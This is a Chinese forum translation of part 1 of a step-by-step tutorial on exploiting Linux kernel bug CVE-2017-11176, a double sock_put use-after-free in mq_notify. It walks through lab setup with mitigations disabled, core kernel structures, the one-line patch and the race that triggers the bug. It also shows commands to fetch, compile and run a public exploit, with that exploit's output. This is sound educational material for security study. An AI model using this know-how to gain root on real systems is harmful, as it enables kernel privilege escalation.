CVE-2017-11176: 一步一步linux内核漏洞利用 (一) (原理部分)

lm0963 / 2019-05-22 09:18:00 / 浏览数 4417 安全技术 二进制安全 顶(1) 踩(0)

本文翻译自：CVE-2017-11176: A step-by-step Linux Kernel exploitation (part 1/4)

简介

此系列介绍了从CVE描述到一步一步实现Linux内核漏洞利用的详细过程。一开始先分析补丁，以理解漏洞并在内核态下触发漏洞(part 1)，然后逐步构建一个有效的漏洞验证代码(proof-of-concept,POC)(part 2)。然后改写PoC实现简单的任意代码调用(part 3)，最终在ring-0(内核态)下执行任意代码(part 4)。

面向的读者是Linux内核新手(对老手并没有太多新的东西)。由于大多数内核漏洞利用文章假定读者已经熟悉内核代码，我们将尝试通过解析核心数据结构和重要的代码路径来

显然不可能在一篇文章中涵盖所有内容，但我们将努力解析实现漏洞利用所需的每个内核路径。可以把它想象成一个由实际例子引领的Linux内核导览。内核漏洞利用实现实

这里利用的CVE是CVE-2017-11176，又名"mq_notify：double sock_put()"。大多数发行版在2017年年中修补了此漏洞。在撰写本系列时，没有已知的公开针对这一漏洞的漏洞利用。

这里公开的内核代码与特定版本(v2.6.32.x)匹配，但该bug也会影响最高至4.11.9版本的内核。有人可能认为这个版本太旧了，但它实际上仍然在很多地方使用，而且某些内

这里构建的漏洞不是所有内核版本通用的。因此，需要进行一些修改才能在另一个内核版本上使用它(结构偏移/布局，gadgets，函数地址.....)。不要试图按原样直接运行漏

建议下载存在漏洞的内核源代码，并尝试实时跟踪代码(甚至更进一步，实现漏洞利用)。启动你最喜欢的代码下载工具，让我们开始吧！

Warning：请不要对这个系列的规模感到害怕，里面有大量的代码。无论如何，如果你真的想深入内核，你必须准备好阅读大量的代码和文档。慢慢来。

Note：我们并没有发现这个漏洞，它基本上是1-day的利用实现。

目录

推荐阅读

本文仅涵盖整个内核的一小部分。建议你阅读这些书(非常棒的书)：

- 深入理解Linux内核(D.P.Bovet，M.Cesati)
- 深入理解Linux网络内幕(C.Benvenuti)
- 内核漏洞的利用与防范(E.Perla，M.Oldani)
- Linux设备驱动程序(J.Corbet，A.Rubini，G.Kroah-Hartman)

环境设置

此处展示的代码来自特定版本(2.6.32.x)。但是你可以尝试在以下目标上实现漏洞利用。代码中可能存在轻微变化，但漏洞应该还是可以利用的。

Debian 8.6.0 (amd64) ISO

该ISO运行3.16.36内核。我们只确认该漏洞是可以访问的，并导致内核崩溃。大多数改变将在漏洞利用开发的最后阶段出现(参见第3部分和第4部分)。

虽然该漏洞(通常)可以在各种配置/架构中被利用，我们配置的环境如下：

- 内核版本必须低于4.11.9(我们建议小于4.x版本)
- 它必须在"amd64"(x86-64)架构上运行
- 具有root访问权限以进行调试
- 内核使用SLAB分配器
- SMEP已启用
- kASLR和SMAP被禁用

- 内存 >= 512MB
- 任意数量的CPU。 一个也没关系，你很快就会理解为什么。

WARNING：由于推荐内核版本中的代码变化，建议将CPU数设置为1。否则，重新分配可能需要额外的步骤(参见第3部分)。

该ISO上的"默认"配置满足所有要求。如果想在另一个版本上开发漏洞利用，请参阅下一节。

即使你不知道什么是SLAB/SMEP/SMAP，也不必担心，这将在part 3和part 4中介绍。

WARNING：为了方便调试，必须使用虚拟化软件运行目标。但是，我们不鼓励使用virtualbox，因为它不支持SMEP(不确定它现在是否支持)。可以使用免费版本的vmware

一旦安装了系统，我们需要检查系统配置是否符合预期。

检查SLAB/SMEP/SMAP/KASLR状态

要了解是否启用了SMEP，请运行以下命令。输出中必须存在"smep"字符串：

```
$ grep "smep" /proc/cpuinfo
flags   : [...] smep bmi2 invpcid
               ^--- this one
```

如果没有，请确保cat /proc/cmdline中没有nosmep字符串。如果存在，则需要编辑 /etc/default/grub文件并修改以下行：

```
# /etc/default/grub
GRUB_CMDLINE_LINUX_DEFAULT="quiet"              // must NOT have "nosmep"
GRUB_CMDLINE_LINUX="initrd=/install/initrd.gz"  // must NOT have "nosmep"
```

然后运行update-grub并重启系统。如果仍然禁用smep(检查 /proc/cpuinfo)，则使用另一个虚拟化工具。

对于SMAP，则需要做相反的事。首先，查找"smap"是否在/proc/cpuinfo中。
如果"smap"没有出现，一切都没问题。否则，在grub配置文件中添加"nosmap"(然后update-grub并重新启动)。

这里开发的漏洞利用我们将使用"硬编码"的地址。因此，必须禁用kASLR。这相当于对于内核的ASLR(地址空间布局随机化)。要禁用它，可以在cmdline中添加nokaslr选项(
cmdline应该是这样的：

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet nokaslr nosmap"
GRUB_CMDLINE_LINUX="initrd=/install/initrd.gz"
```

最后，必须使用SLAB分配器。可以用下列命令验证内核是否正在使用它：

```
$ grep "CONFIG_SL.B=" /boot/config-$(uname -r)
CONFIG_SLAB=y
```

必须是CONFIG_SLAB=y。Debian默认使用SLAB而Ubuntu默认使用SLUB。如果不是，那么将需要重新编译内核。请阅读文档。

同样，建议的ISO满足所有这些要求，因此只需检查一切是否正常。

安装 SystemTap

如前所述，ISO运行v3.16.36(uname -v)内核，该内核存在此漏洞(在v3.16.47中修复)。

WARNING：不要遵循systemtap安装过程，因为它可能会更新内核！

因此，我们需要获取特定版本的.deb包并手动安装。需要：

- linux-image-3.16.0-4-amd64_3.16.36-1+deb8u1_amd64.deb
- linux-image-3.16.0-4-amd64-dbg_3.16.36-1+deb8u1_amd64.deb
- linux-headers-3.16.0-4-amd64_3.16.36-1+deb8u1_amd64.deb

可以从此链接下载或者输入：

```
# wget https://snapshot.debian.org/archive/debian-security/20160904T172241Z/pool/updates/main/l/linux/linux-image-3.16.0-4-amd
# wget https://snapshot.debian.org/archive/debian-security/20160904T172241Z/pool/updates/main/l/linux/linux-image-3.16.0-4-amd
# wget https://snapshot.debian.org/archive/debian-security/20160904T172241Z/pool/updates/main/l/linux/linux-headers-3.16.0-4-a
```

然后安装：

```
# dpkg -i linux-image-3.16.0-4-amd64_3.16.36-1+deb8u1_amd64.deb
# dpkg -i linux-image-3.16.0-4-amd64-dbg_3.16.36-1+deb8u1_amd64.deb
# dpkg -i linux-headers-3.16.0-4-amd64_3.16.36-1+deb8u1_amd64.deb
```

完成后，重新启动系统，并使用以下命令下载SystemTap：

```
# apt install systemtap
```

最后，确保一切正常：

```
# stap -v -e 'probe vfs.read {printf("read performed\n"); exit()}'
stap: Symbol `SSL_ImplementedCiphers' has different size in shared object, consider re-linking
Pass 1: parsed user script and 106 library script(s) using 87832virt/32844res/5328shr/28100data kb, in 100usr/10sys/118real ms
Pass 2: analyzed script: 1 probe(s), 1 function(s), 3 embed(s), 0 global(s) using 202656virt/149172res/6864shr/142924data kb,
Pass 3: translated to C into "/tmp/stapWdpIWC/stap_1390f4a5f16155a0227289d1fa3d97a4_1464_src.c" using 202656virt/149364res/705
Pass 4: compiled C into "stap_1390f4a5f16155a0227289d1fa3d97a4_1464.ko" in 6310usr/890sys/13392real ms.
Pass 5: starting run.
read performed                                  // <--------------
Pass 5: run completed in 10usr/20sys/309real ms.
```

最后一次检查

除了SystemTap之外，目标内核将用于编译和运行漏洞利用程序，因此运行以下命令：

```
# apt install binutils gcc
```

下载exploit:

```
$ wget https://raw.githubusercontent.com/lexfo/linux/master/cve-2017-11176.c
```

由于推荐的内核和exp针对的内核之间的代码差异，这里的"used-after-freed"对象位于"kmalloc-2048"缓存(而不是kmalloc-1024)。
也就是说，需要更改exp中的以下行：

```
#define KMALLOC_TARGET 2048 // instead of 1024
```

这是由于此漏洞不是所有内核版本都通用所产生的问题。可以通过阅读第3部分来了解此处的更改。现在，编译并运行exp：

```
$ gcc -fpic -O0 -std=c99 -Wall -pthread cve-2017-11176.c -o exploit
$ ./exploit
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
[+] userland structures allocated:
[+] g_uland_wq_elt = 0x120001000
[+] g_fake_stack   = 0x20001000
[+] ROP-chain ready
[ ] optmem_max = 20480
[+] can use the 'ancillary data buffer' reallocation gadget!
[+] g_uland_wq_elt.func = 0xffffffff8107b6b8
[+] reallocation data initialized!
[ ] initializing reallocation threads, please wait...
[+] 200 reallocation threads ready!
[+] reallocation ready!
[+] 300 candidates created
[+] parsing '/proc/net/netlink' complete
[+] adjacent candidates found!
[+] netlink candidates ready:
[+] target.pid = -4590
[+] guard.pid  = -4614
[ ] preparing blocking netlink socket
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink fd duplicated (unblock_fd=403, sock_fd2=404)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 576 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 404 fd
[ ][unblock] unblocking now
[ 55.395645] Freeing alive netlink socket ffff88001aca5800
[+] mq_notify succeed
```

```
[+] guard socket closed
[ 60.399964] general protection fault: 0000 [#1] SMP
... cut (other crash dump info) ...

<<< HIT CTRL-C >>>
```

漏洞利用失败(并没有出现root shell)，因为它不是针对此内核版本的。 因此，它需要修改(参见第3部分和第4部分)。但是，它验证了我们可以触发漏洞。

WARNING：由于我们的内核版本与建议的内核版本之间存在其他差异，因此你不会遇到内核崩溃(例如第2部分)。原因是，内核在某些错误上不会崩溃(就像上面那样)，而只

下载内核源码

一旦系统安装完毕并准备就绪，下一步就是获取内核源码。同样，由于我们使用的是过时的内核，我们可以使用下列命令下载它：

```
# wget https://snapshot.debian.org/archive/debian-security/20160904T172241Z/pool/updates/main/l/linux/linux-source-3.16_3.16.3
```

并安装

```
# dpkg -i linux-source-3.16_3.16.36-1+deb8u1_all.deb
```

内核源码应位于：/usr/src/linux-source-3.16.tar.xz.

由于目标内核会崩溃很多次，因此必须在主机上分析内核代码并开发漏洞利用代码。也就是说，将这些源码下载到你的主机系统。目标机子只用于编译/运行exp和SystemTa

可以使用任何代码分析工具。需要有效地交叉引用符号。Linux拥有数百万行代码，没有这个会迷失在代码的海洋中。

许多内核开发人员似乎都在使用cscope。可以通过这样或仅仅下列命令来生成交叉引用：

```
cscope -kqRubv
```

cscope数据库生成需要几分钟，然后使用一个带有插件的编辑器(例如vim，emacs)。

希望你现在已准备好开发你的第一个内核漏洞。

GL&HF！:-)

核心概念

为了不在CVE分析的一开始就迷失，有必要介绍Linux内核的一些核心概念。请注意，为了保持简洁，本文中大多数结构体都是不完整的。

进程描述符(task_struct)和current宏

每个任务都有一个task_struct对象存在于内存中。一个用户空间进程至少由一个任务组成。在多线程应用程序中，每个线程都有一个task_struct。内核线程也有自己的task_

task_struct包含以下重要信息：

```
// [include/linux/sched.h]

struct task_struct {
   volatile long state;            // process state (running, stopped, ...)
   void *stack;                    // task's stack pointer
   int prio;                       // process priority
   struct mm_struct *mm;           // memory address space
   struct files_struct *files;     // open file information
   const struct cred *cred;        // credentials
 // ...
};
```

访问当前运行的任务是一种常见的操作，存在宏以获取指向当前任务的指针：current。

文件描述符，文件对象和文件描述符表

每个人都知道“一切都是文件”，但它究竟是什么意思？

在Linux内核中，有七种基本文件：常规，目录，链接，字符设备，块设备，fifo和socket。它们中的每一个都可以由文件描述符表示。文件描述符基本上是一个仅对给定进程
file。

file结构体(或文件对象)表示已打开的文件。它不一定匹配磁盘上的任何内容。例如，考虑访问像/proc这样的伪文件系统中的文件。在读取文件时，系统可能需要跟踪当前文
pointer)。

file结构体中最重要的字段是：

```
// [include/linux/fs.h]

struct file {
   loff_t                          f_pos;           // "cursor" while reading file
   atomic_long_t                   f_count;         // object's reference counter
   const struct file_operations    *f_op;           // virtual function table (VFT) pointer
 void                             *private_data;    // used by file "specialization"
 // ...
};
```

将文件描述符转换为file结构体指针的映射关系被称为文件描述符表(fdt)。
请注意，这不是1对1映射，可能有多个文件描述符指向同一个文件对象。在这种情况下，指向的文件对象的引用计数增加1(参见Reference Counters)。FDT存储在一个名为struct fdtable的结构体中。这实际上只是一个file结构体指针数组，可以使用文件描述符进行索引。

```
// [include/linux/fdtable.h]

struct fdtable {
   unsigned int max_fds;
   struct file ** fd;      /* current fd array */
 // ...
};
```

将文件描述符表与进程关联起来的是struct files_struct。
fdtable没有直接嵌入到task_struct中的原因是它有其他信息。一个files_struct结构体也可以在多个线程(即task_struct)之间共享，并且还有一些优化技巧。

```
// [include/linux/fdtable.h]

struct files_struct {
   atomic_t count;           // reference counter
   struct fdtable *fdt;      // pointer to the file descriptor table
 // ...
};
```

指向files_struct的指针存储在task_struct(filed files)中。

虚表(VFT)

虽然Linux主要由C实现，但Linux仍然是面向对象的内核。

实现某种通用性的一种方法是使用虚函数表(vft)。 虚函数表是一种主要由函数指针组成的结构。

最知名的VFT是struct file_operations：

```
// [include/linux/fs.h]

struct file_operations {
   ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
   ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
   int (*open) (struct inode *, struct file *);
   int (*release) (struct inode *, struct file *);
 // ...
};
```

虽然一切都是文件但不是同一类型，因此它们都有各自不同的文件操作，通常称为f_ops。 这样做允许内核代码独立于其类型和代码分解(code factorization，不知道具体应该如何翻译)来处理文件。它导致了这样的代码：

```
if (file->f_op->read)
          ret = file->f_op->read(file, buf, count, pos);
```

Socket, Sock 和 SKB

struct
socket位于网络堆栈的顶层。从文件的角度来看，这是第一级特殊化。在套接字创建期间(socket()syscall)，将创建一个新的file结构体，并将其文件操作(filed f_op)设置为socket_file_ops。

由于每个文件都用文件描述符表示，因此你可以用套接字文件描述符作为参数来调用任何以文件描述符作为参数的系统调用(例如read()，write()，close())。
这实际上是"一切都是文件"座右铭的主要好处。独立于套接字的类型，内核将调用通用套接字文件操作：

```
// [net/socket.c]

static const struct file_operations socket_file_ops = {
```

```
   .read = sock_aio_read,      // <---- calls sock->ops->recvmsg()
   .write =    sock_aio_write, // <---- calls sock->ops->sendmsg()
   .llseek =   no_llseek,      // <---- returns an error
 // ...
}
```

由于struct socket实际上实现了BSD socket API(connect()，bind()，accept()，listen()，...)，因此它们嵌入了一个类型为struct proto_ops的特殊虚函数表(vft)。每种类型的套接字(例如AF_INET，AF_NETLINK)都实现自己的proto_ops。

```
// [include/linux/net.h]

struct proto_ops {
   int     (*bind)    (struct socket *sock, struct sockaddr *myaddr, int sockaddr_len);
   int     (*connect) (struct socket *sock, struct sockaddr *vaddr,  int sockaddr_len, int flags);
   int     (*accept)  (struct socket *sock, struct socket *newsock, int flags);
 // ...
}
```

当调用BSD类型的系统调用(例如bind())时，内核通常遵循下列过程：

1. 从文件描述符表中获得file结构体指针
2. 从file结构体中获得socket结构体指针
3. 调用专门的proto_ops回调函数(例如sock-> ops-> bind())

由于某些协议操作(例如发送/接收数据)可能实际上需要进入网络堆栈的较低层，因此struct socket具有指向struct sock对象的指针。该指针通常由套接字协议操作(proto_ops)使用。最后，struct socket是struct file和struct sock之间的一种粘合剂。

```
// [include/linux/net.h]

struct socket {
   struct file     *file;
   struct sock     *sk;
   const struct proto_ops  *ops;
 // ...
};
```

struct sock是一个复杂的数据结构。人们可能会将其视为下层(网卡驱动程序)和更高级别(套接字)之间的中间事物。其主要目的是能够以通用方式保持接收/发送缓冲区。

当通过网卡接收到数据包时，驱动程序将网络数据包"加入"到sock接收缓冲区中。它会一直存在，直到程序决定接收它(recvmsg()系统调用)。反过来，当程序想要发送数据(

那些"网络数据包"就是所谓的struct sk_buff(或skb)。接收/发送缓冲区基本上是一个skb双向链表：

```
// [include/linux/sock.h]

struct sock {
   int         sk_rcvbuf;    // theorical "max" size of the receive buffer
   int         sk_sndbuf;    // theorical "max" size of the send buffer
   atomic_t        sk_rmem_alloc;  // "current" size of the receive buffer
   atomic_t        sk_wmem_alloc;  // "current" size of the send buffer
   struct sk_buff_head sk_receive_queue;   // head of doubly-linked list
   struct sk_buff_head sk_write_queue;     // head of doubly-linked list
   struct socket       *sk_socket;
 // ...
}
```

可以看到，struct sock引用了struct socket(filed sk_socket)，而struct socket引用了struct sock(field sk)。 同样，struct socket引用struct file(field file)，而struct file引用struct socket(field private_data)。这种"双向机制"允许数据在网络堆栈中上下移动。

NOTE：不要弄混！struct sock对象通常称为sk，而struct socket对象通常称为sock。

Netlink Socket

Netlink socket是一类套接字，类似于UNIX或INET套接字。
Netlink套接字(AF_NETLINK)允许内核和用户空间之间的通信。
它可用于修改路由表(NETLINK_ROUTE协议)，接收SELinux事件通知(NETLINK_SELINUX)甚至与其他用户进程通信(NETLINK_USERSOCK)。
由于struct sock和struct socket是支持各种套接字的通用数据结构，因此有必要在某种程度上"实例化"。
从套接字的角度来看，需要定义proto_ops字段。 对于netlink系列(AF_NETLINK)，BSD样式的套接字操作是netlink_ops：

```
// [net/netlink/af_netlink.c]
```

```
static const struct proto_ops netlink_ops = {
   .bind =     netlink_bind,
   .accept =   sock_no_accept,     // <--- calling accept() on netlink sockets leads to EOPNOTSUPP error
   .sendmsg =  netlink_sendmsg,
   .recvmsg =  netlink_recvmsg,
 // ...
}
```

从sock的角度来看，它变得有点复杂。 有人可能会将struct sock视为抽象类。 因此，sock需要实例化。 在netlink的情况下，就是使用struct netlink_sock：


```
// [include/net/netlink_sock.h]

struct netlink_sock {
   /* struct sock has to be the first member of netlink_sock */
   struct sock     sk;
   u32         pid;
   u32         dst_pid;
   u32         dst_group;
 // ...
};
```

换句话说，netlink_sock是具有一些附加属性(继承)的“sock”。

上面注释处非常重要(sk是nettlink_sock的第一个属性非常重要)。 它允许内核在不知道其精确类型的情况下操作通用sock结构体。
还有另一个好处是，&netlink_sock.sk和&netlink_sock地址是一样的。 因此，释放指针&netlink_sock.sk实际上释放了整个netlink_sock对象。
然后，netlink_sock生命周期逻辑可以保存在通用且经过良好测试的代码中。

整合

既然已经引入了核心数据结构，现在是时候将它们全部放在图表中以可视化它们的关系：



READING：每个箭头代表一个指针。没有线“相互交叉”。“sock”结构体嵌入在“netlink_sock”结构体中。

引用计数

为了总结内核核心概念的介绍，有必要了解Linux内核如何处理引用计数。

为了减少内核中的内存泄漏并防止释放后重用，大多数Linux数据结构都嵌入了“ref counter”。 refcounter本身用atomic_t类型表示，该类型基本上是整数。refcounter只能通过原子操作来操作，例如：

- atomic_inc()
- atomic_add()
- atomic_dec_and_test()//减去1并测试它是否等于零

因为没有“智能指针”(或操作符重载)，所以引用计数处理由开发人员手动完成。这意味着当一个对象被另一个对象引用时，必须明确增加其refcounter。删除此引用时，必须

NOTE：增加refcounter通常称为“引用”，而减少refcounter称为“删除/释放引用”。

但是，如果在任何时候存在不平衡(例如，引用一次并释放两次)，则存在内存损坏的风险：

- refcounter减少两次：释放后重用
- refcounter增加了两次：内存泄露或整型溢出导致释放后重用

Linux内核有几个函数来处理具有通用接口的refcounters(kref，kobject)。但是，它并没有被系统地使用，我们将操作的对象有自己的引用计数处理过程。一般来说，主要由

在我们的例子中，每个对象都有不同的处理过程名称：

- struct sock：sock_hold()，sock_put()
- struct file：fget()，fput()
- struct files_struct：get_files_struct()，put_files_struct()
- ...

WARNING：甚至可以更加混乱！例如，skb_put()实际上不会减少任何refcounter，它只会将数据“推送”到sk缓冲区！不要基于其名称假设函数做什么，直接看代码。

现在已经介绍了理解错误所需的每个数据结构，让我们继续并开始分析CVE。

公开信息

在深入研究bug之前，让我们描述一下mqnotify()系统调用的主要目的。 正如man所述，“mq*”代表“POSIX消息队列”，它是旧版System V消息队列的替代品：

```
POSIX message queues allow processes to exchange data in the form of messages.
This API is distinct from that provided by System V message  queues (msgget(2),
msgsnd(2), msgrcv(2), etc.), but provides similar functionality.
```

mq_notify()系统调用本身用于注册/撤销异步通知。

```
mq_notify() allows the calling process to register or unregister for delivery of an
asynchronous notification when a new message arrives on the empty message queue
referred to by the descriptor mqdes.
```

在研究CVE时，从描述和修正补丁开始比较好。

4.11.9内核中的mq_notify函数在进入重试时不会将sock指针设置为NULL。在用户空间关闭Netlink套接字，它允许攻击者导致拒绝服务(释放后重用)或可能具有未知其他影

补丁可在此处获得：

```
diff --git a/ipc/mqueue.c b/ipc/mqueue.c
index c9ff943..eb1391b 100644
--- a/ipc/mqueue.c
+++ b/ipc/mqueue.c
@@ -1270,8 +1270,10 @@ retry:

     timeo = MAX_SCHEDULE_TIMEOUT;
     ret = netlink_attachskb(sock, nc, &timeo, NULL);
-     if (ret == 1)
+     if (ret == 1) {
+       sock = NULL;
       goto retry;
+     }
     if (ret) {
       sock = NULL;
       nc = NULL;
```

补丁就只有一行！够简单.....

最后，补丁说明提供了许多有用的信息来理解该漏洞：

```
mqueue: fix a use-after-free in sys_mq_notify()
The retry logic for netlink_attachskb() inside sys_mq_notify()
is nasty and vulnerable:

1) The sock refcnt is already released when retry is needed
2) The fd is controllable by user-space because we already
  release the file refcnt

so we then retry but the fd has been just closed by user-space
during this small window, we end up calling netlink_detachskb()
on the error path which releases the sock again, later when
the user-space closes this socket a use-after-free could be
triggered.

Setting 'sock' to NULL here should be sufficient to fix it
```

补丁说明中存在一个小错误：during this small window。
虽然这个漏洞可以看作"竞态"漏洞，但我们会看到竞态的时间实际上可以以确定的方式无限延长(参见第2部分)。

理解漏洞

上面的补丁说明提供了许多有用的信息：

- 有漏洞的代码位于系统调用mq_notify中
- 重试逻辑有问题
- sock变量引用计数有问题，导致释放后重用
- 有一些与关闭fd相关的竞争条件

有漏洞的代码

让我们深入研究mq_notify()系统调用实现，尤其是重试逻辑部分(retry)，以及退出路径(out)：

```
// from [ipc/mqueue.c]

     SYSCALL_DEFINE2(mq_notify, mqd_t, mqdes,
         const struct sigevent __user *, u_notification)
     {
       int ret;
       struct file *filp;
       struct sock *sock;
       struct sigevent notification;
       struct sk_buff *nc;

       // ... cut (copy userland data to kernel + skb allocation) ...

       sock = NULL;
   retry:
[0]       filp = fget(notification.sigev_signo);
         if (!filp) {
           ret = -EBADF;
[1]          goto out;
         }
[2a]      sock = netlink_getsockbyfilp(filp);
[2b]      fput(filp);
         if (IS_ERR(sock)) {
           ret = PTR_ERR(sock);
           sock = NULL;
[3]          goto out;
         }

         timeo = MAX_SCHEDULE_TIMEOUT;
[4]       ret = netlink_attachskb(sock, nc, &timeo, NULL);
         if (ret == 1)
[5a]        goto retry;
         if (ret) {
           sock = NULL;
           nc = NULL;
[5b]         goto out;
         }
```

```
[5c]    // ... cut (normal path) ...

     out:
       if (sock) {
         netlink_detachskb(sock, nc);
       } else if (nc) {
         dev_kfree_skb(nc);
       }
       return ret;
     }
```

前面的代码首先根据用户提供的文件描述符引用文件对象[0]。如果当前进程文件描述符表(fdt)中不存在这个fd，则返回NULL指针并且代码进入退出路径[1]。

否则，引用与该文件关联的struct sock对象[2a]。如果没有关联的有效struct
sock对象(不存在或类型错误)，则指向sock的指针将重置为NULL并且代码将进入退出路径[3]。在这两种情况下，先前的文件对象引用都被释放[2b]。

最后，调用netlink_attachskb()[4]，尝试将struct sk_buff(nc)加入struct sock接收队列。从那里，有三种可能的结果：

- 一切都很顺利，代码继续在正常的路径[5c]。
- 该函数返回1，在这种情况下，代码跳回到重试标签[5a]，也就是"重试逻辑"。
- 否则，nc和sock都设置为NULL，代码跳转到退出路径[5b]。

为什么将"sock"设置为NULL很重要？

要回答这个问题，先让我们自问：如果它不是NULL会发生什么？ 回答是：

```
out:
   if (sock) {
     netlink_detachskb(sock, nc);  // <----- here
   }

// from [net/netlink/af_netlink.c]

   void netlink_detachskb(struct sock *sk, struct sk_buff *skb)
   {
     kfree_skb(skb);
     sock_put(sk);       // <----- here
   }

// from [include/net/sock.h]

   /* Ungrab socket and destroy it if it was the last reference. */
   static inline void sock_put(struct sock *sk)
   {
     if (atomic_dec_and_test(&sk->sk_refcnt))    // <----- here
       sk_free(sk);
   }
```

换句话说，如果在退出路径期间sock不为NULL，则其引用计数(sk_refcnt)将无条件地减1。

正如补丁所述，sock对象上的引用存在问题。 但这个引用计数最初在哪里递增？
如果我们查看netlink_getsockbyfilp()的代码(在上一个清单的[2a]中调用)，有下列代码：

```
// from [net/netlink/af_netlink.c]

   struct sock *netlink_getsockbyfilp(struct file *filp)
   {
     struct inode *inode = filp->f_path.dentry->d_inode;
     struct sock *sock;

     if (!S_ISSOCK(inode->i_mode))
       return ERR_PTR(-ENOTSOCK);

     sock = SOCKET_I(inode)->sk;
     if (sock->sk_family != AF_NETLINK)
       return ERR_PTR(-EINVAL);

[0]   sock_hold(sock);    // <----- here
     return sock;
```

```
   }

// from [include/net/sock.h]

   static inline void sock_hold(struct sock *sk)
   {
     atomic_inc(&sk->sk_refcnt);   // <------ here
   }
```

因此，sock对象的refcounter在重试逻辑中很早就递增1[0]。

由于netlink_getsockbyfilp()无条件地递增引用计数，并且由netlink_detachskb()递减(如果sock不为NULL)。这意味着netlink_attachskb()应该以某种方式对refcounter保

这是netlink_attachskb()代码的简化版本：

```
// from [net/netlink/af_netlink.c]

   /*
    * Attach a skb to a netlink socket.
    * The caller must hold a reference to the destination socket. On error, the
    * reference is dropped. The skb is not sent to the destination, just all
    * all error checks are performed and memory in the queue is reserved.
    * Return values:
    * < 0: error. skb freed, reference to sock dropped.
    * 0: continue
    * 1: repeat lookup - reference dropped while waiting for socket memory.
    */

   int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
             long *timeo, struct sock *ssk)
   {
     struct netlink_sock *nlk;

     nlk = nlk_sk(sk);

     if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {

       // ... cut (wait until some conditions) ...

       sock_put(sk);         // <----- refcnt decremented here

       if (signal_pending(current)) {
         kfree_skb(skb);
         return sock_intr_errno(*timeo); // <----- "error" path
       }
       return 1;   // <----- "retry" path
     }
     skb_set_owner_r(skb, sk);   // <----- "normal" path
     return 0;
   }
```

- 正常路径：skb所有权转移到sock(即在sock接收队列中排队)。
- 套接字的接收缓冲区已满：等待有足够的空间并重试或出错退出。

正如上面所述：调用者必须持有对目标套接字的引用。 出错时，释放引用。 是的，netlink_attachskb()对sock引用计数有副作用！

因为，netlink_attachskb()可能会释放一个引用计数(只有一个与netlink_getsockbyfilp()一起使用)，调用者有责任不再释放它。
这是通过将sock设置为NULL来实现的！
这是在“error”路径上正确完成的(netlink_attachskb()返回负值)，但不在“retry”路径上(netlink_attachskb()返回1)，这就是补丁的全部内容。

到目前为止，我们现在知道sock变量引用计数有什么问题(它在某些条件下第二次释放)，以及重试逻辑的问题(它没有将sock重置为NULL)。

竞争条件

补丁提到了与“关闭fd”相关的“小窗口期”(即竞争条件)。为什么？

让我们再看一下重试路径的开头：

```
sock = NULL;  // <----- first loop only
   retry:
         filp = fget(notification.sigev_signo);
```

```
        if (!filp) {
          ret = -EBADF;
          goto out;         // <----- what about this?
        }
        sock = netlink_getsockbyfilp(filp);
```

在第一个循环期间，此错误处理路径可能看起来没有问题。但是，在第二个循环期间(即"goto retry"之后)，sock不再是NULL(并且引用计数已经减1)。所以，它直接跳到"out"，并达到第一个条件.....

```
out:
     if (sock) {
       netlink_detachskb(sock, nc);
     }
```

... sock的引用计数第二次递减！这是一个重复sock_put()错误。

有人可能想知道为什么我们会在第二次循环中遇到这种情况(fget()返回NULL)，因为在第一次循环期间fget()返回非NULL。这是该漏洞的竞争条件方面。我们将在下一节中看

攻击情景

假设文件描述符表可以在两个线程之间共享，请考虑以下顺序：

Thread-1	Thread-2	file refcnt	sock refcnt	sock ptr
mq_notify()		1	1	NULL
fget(<target_fd>) -> ok</target_fd>		2 (+1)	1	NULL
netlink_getsockbyfilp() -> ok		2	2 (+1)	0xffffffc0aabbccdd
fput(<target_fd>) -> ok</target_fd>		1 (-1)	2	0xffffffc0aabbccdd
netlink_attachskb() -> returns 1		1	1 (-1)	0xffffffc0aabbccdd
	close(<target_fd>)</target_fd>	0 (-1)	0 (-1)	0xffffffc0aabbccdd
goto retry		FREE	FREE	0xffffffc0aabbccdd
fget(<TARGET_FD) -> returns NULL		FREE	FREE	0xffffffc0aabbccdd
goto out		FREE	FREE	0xffffffc0aabbccdd
netlink_detachskb() -> UAF!		FREE	(-1) in UAF	0xffffffc0aabbccdd

close(TARGET_FD)系统调用中将调用fput()(它将文件对象的引用计数减1)并删除从给定文件描述符(TARGET_FD)到引用文件的映射。也就是说，将fdt[TARGET_FD]设置为

由于文件对象被释放，它会删除相关sock的引用(即sock的引用计数将减1)。同样，由于sock的引用计数为零，它也会被释放。此时，sock指针是野指针，尚未重置为NULL

对fget()的第二次调用将失败(fd不指向FDT中的任何有效文件对象)并直接跳转到"out"标签。然后调用netlink_detachskb()参数是指向已释放数据的指针，这将导致释放后重

这就是为什么补丁提到了"关闭fd"的原因。这是实际触发漏洞的必要条件。并且因为close()在另一个线程中非特定的时间发生，所以它需要"竞争"。

到目前为止，我们已经掌握理解漏洞以及如何触发漏洞所需的一切。我们需要满足两个条件：

- 在第一次重试循环中，对netlink_attachskb()的调用应返回1。
- 在第二个重试循环中，对fget()的调用应该返回NULL。

换句话说，当我们从mq_notif()系统调用返回时，sock的引用计数为-1，产生了不平衡。在进入mq_notify()之前sock引用计数被设置为1，在mq_notif()末尾处(在netlink_d

译者注：由于有点长，所以分成了两部分，后一部分链接

上一篇：欺骗IDA F5参数识别 下一篇：v8 exploit入门[Plai...
1. 5 条回复

zoniony 2019-05-22 19:16:04

之前看原文头疼,感谢翻译,期待后续三篇

0 回复Ta

lm0963 2019-05-23 17:13:26

@zoniony 多谢师傅的支持，正在翻译systemtap那部分

0 回复Ta

a**** 2019-05-30 22:22:18

文章翻得很好，感谢大佬分享

0 回复Ta

fa11ing1eaf 2019-11-19 16:09:56

弱弱的问一下安装systemtap的时候
root@debianx:~# apt install systemtap
Reading package lists... Done
Building dependency tree

Reading state information... Done
Package systemtap is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'systemtap' has no installation candidate
怎么解决的。。

root@debianx:~# uname -v

